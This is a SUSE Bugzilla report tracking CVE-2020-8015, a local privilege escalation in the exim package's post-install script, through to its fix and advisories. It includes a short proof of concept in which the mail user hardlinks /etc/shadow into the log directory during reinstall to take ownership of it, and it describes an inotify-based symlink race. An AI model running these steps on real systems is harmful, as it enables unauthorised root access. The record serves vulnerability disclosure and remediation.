

Bug 1154183 (CVE-2020-8015) VUL 0: CVE-2020-8015: exim: Local privilege escalation from user mail to root

Status: RESOLVED FIXED

Classification: Novell Products

Product: SUSE Security Incidents

Component: Audits

Version: unspecified

Hardware: Other Other

Priority: P3 - MediumSeverity: Normal

Target Milestone: ---

Assigned To: Peter Poeml

QA Contact: Security Team bot

URL:

Whiteboard:

Keywords:

Depends on:

Blocks: 1154062

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Create test case

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Reported: 2019-10-16 09:52 UTC by Johannes Segitz

Modified: 2021-05-20 13:24 UTC (History)

CC List: 1 user (show)

See Also:

Found By: ---

Services Priority:

Business Priority:

Blocker: ---

Attachments

Add an attachment (proposed patch, testcase, etc.)

Note

You need to log in before you can comment on or make changes to this bug.

Johannes Segitz 2019-10-16 09:52:38 UTC

Description

```
in %post
402 # create logfiles if missing
403 for i in var/log/exim/main.log var/log/exim/panic.log var/log/exim/reject.log;
do
404     if ! test -e $i; then touch $i; chown mail:mail $i; chmod 640 $i ; fi
405 done

Need to win a race and fs.protected_hardlinks=0


POC
zypper ar
https://download.opensuse.org/repositories/home:/jsegitz:/branches:/server:/mail/oper
(makes race easier to win)

as mail:
sh-5.0$ id
uid=8(mail) gid=12(mail) groups=12(mail)
sh-5.0$ pwd
/var/log/exim
sh-5.0$ rm *

as root:
zypper in -f exim

when it hangs as mail:
sh-5.0$ ln /etc/shadow main.log

wait until installation completes:
sh-5.0$ ls -lah /etc/shadow
-rw-r----- 2 mail mail 1.5K Oct 16 11:47 /etc/shadow
```



Johannes Segitz 2019-10-25 11:04:21 UTC

Comment 1

Also works with symlinks. Still tricky to exploit since you need to win the race

Johannes Segitz 2020-02-18 15:23:21 UTC

Comment 2

So I worked with this more and unfortunately it's pretty easy to exploit. I can reliably exploit this race by using inotify to watch the log directory and change the file after the touch to a symlink. Because of this I assign CVE-2020-8015 to this

This issue will be handled according to our disclosure policy outlined in https://en.opensuse.org/openSUSE:Security_disclosure_policy

The information listed here is not public. Please

- do not talk to other people about this unless they're involved in fixing the issue
- do not make this bug public

In accordance with our policy we will make this issue public latest at Internal CRD: 2020-05-18 or earlier

This is the latest possible date and we prefer to make it public earlier if the situation allows it. In that case we'll post a comment here setting the new date.

Only a member of the security team is allowed to make this issue public. Please

speak to us if you want to take part in the public disclosure.

In doubt please talk to us on IRC (#security) or send us a mail (security@suse.de).

Johannes Segitz 2020-04-01 09:59:54 UTC

Comment 3

can you please have a look? Thank you

Peter Wullinger 2020-04-01 10:06:21 UTC

Comment 4

Well ... I'd like to, but

- * I do not have access to `bsc#1154062`
- * I also cannot verify with upstream, while CVE-2020-8015 is assigned, it has no information (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-8015>).

Upstream seems (yet) unaware of the problem, but I cannot report a problem that I have no information about.

Johannes Segitz 2020-04-01 12:15:52 UTC

Comment 5

(In reply to Peter Wullinger from [comment #4](#))
1154062 is just the tracker. I assume you couldn't see the first two comments. Are they visible now?

Btw. this is an issue with our packaging, not upstream

Peter Wullinger 2020-04-01 13:05:16 UTC

Comment 6

(In reply to Johannes Segitz from [comment #5](#))

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- * `exim.logrotate` has missingok.

Peter Wullinger 2020-04-01 13:17:48 UTC

Comment 7

(In reply to Peter Wullinger from [comment #6](#))

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The change is now in the package. I will update the changelog with appropriate references once this is no longer embargoed.

Johannes Segitz 2020-04-02 07:42:25 UTC

Comment 8

(In reply to Peter Wullinger from [comment #7](#))
Thank you for the fix. I'll make it public now, please add the reference. I've seen that you sent it to Factory. A fix for Leap would be great too

Swamp Workflow Management 2020-04-02 09:00:05 UTC

Comment 9

This is an autogenerated message for OBS integration:
This bug (1154183) was mentioned in
<https://build.opensuse.org/request/show/790814> 15.2 / exim

Swamp Workflow Management 2020-04-06 06:20:05 UTC

Comment 10

This is an autogenerated message for OBS integration:
This bug (1154183) was mentioned in
<https://build.opensuse.org/request/show/791601> 15.1 / exim

Swamp Workflow Management 2020-04-09 19:13:51 UTC

Comment 11

openSUSE-SU-2020:0491-1: An update that solves one vulnerability and has one errata is now available.

Category: security (moderate)
Bug References: 1154183,1160726
CVE References: CVE-2020-8015
Sources used:
openSUSE Leap 15.1 (src): exim-4.88-1p151.4.12.1

Johannes Segitz 2020-07-20 12:18:58 UTC

Comment 12

fixed, thank you

This is an autogenerated message for OBS integration:
This bug (1154183) was mentioned in
<https://build.opensuse.org/request/show/891098> Backports:SLE-15-SP1 / exim

openSUSE-SU-2021:0753-1: An update that fixes 30 vulnerabilities is now available.

Category: security (critical)

Bug References:
1079832,1136587,1142207,1154183,1160726,1171490,1171877,1173693,1185631

CVE References: CVE-2017-1000369,CVE-2017-16943,CVE-2017-16944,CVE-2018-6789,CVE-2019-10149,CVE-2019-13917,CVE-2019-15846,CVE-2019-16928,CVE-2020-12783,CVE-2020-28007,CVE-2020-28008,CVE-2020-28009,CVE-2020-28010,CVE-2020-28011,CVE-2020-28012,CVE-2020-28013,CVE-2020-28014,CVE-2020-28015,CVE-2020-28016,CVE-2020-28017,CVE-2020-28018,CVE-2020-28019,CVE-2020-28020,CVE-2020-28021,CVE-2020-28022,CVE-2020-28023,CVE-2020-28024,CVE-2020-28025,CVE-2020-28026,CVE-2020-8015

JIRA References:

Sources used:
openSUSE Backports SLE-15-SP1 (src): exim-4.94.2-bp151.2.4.1, libbpf2-1.2.10-bp151.4.1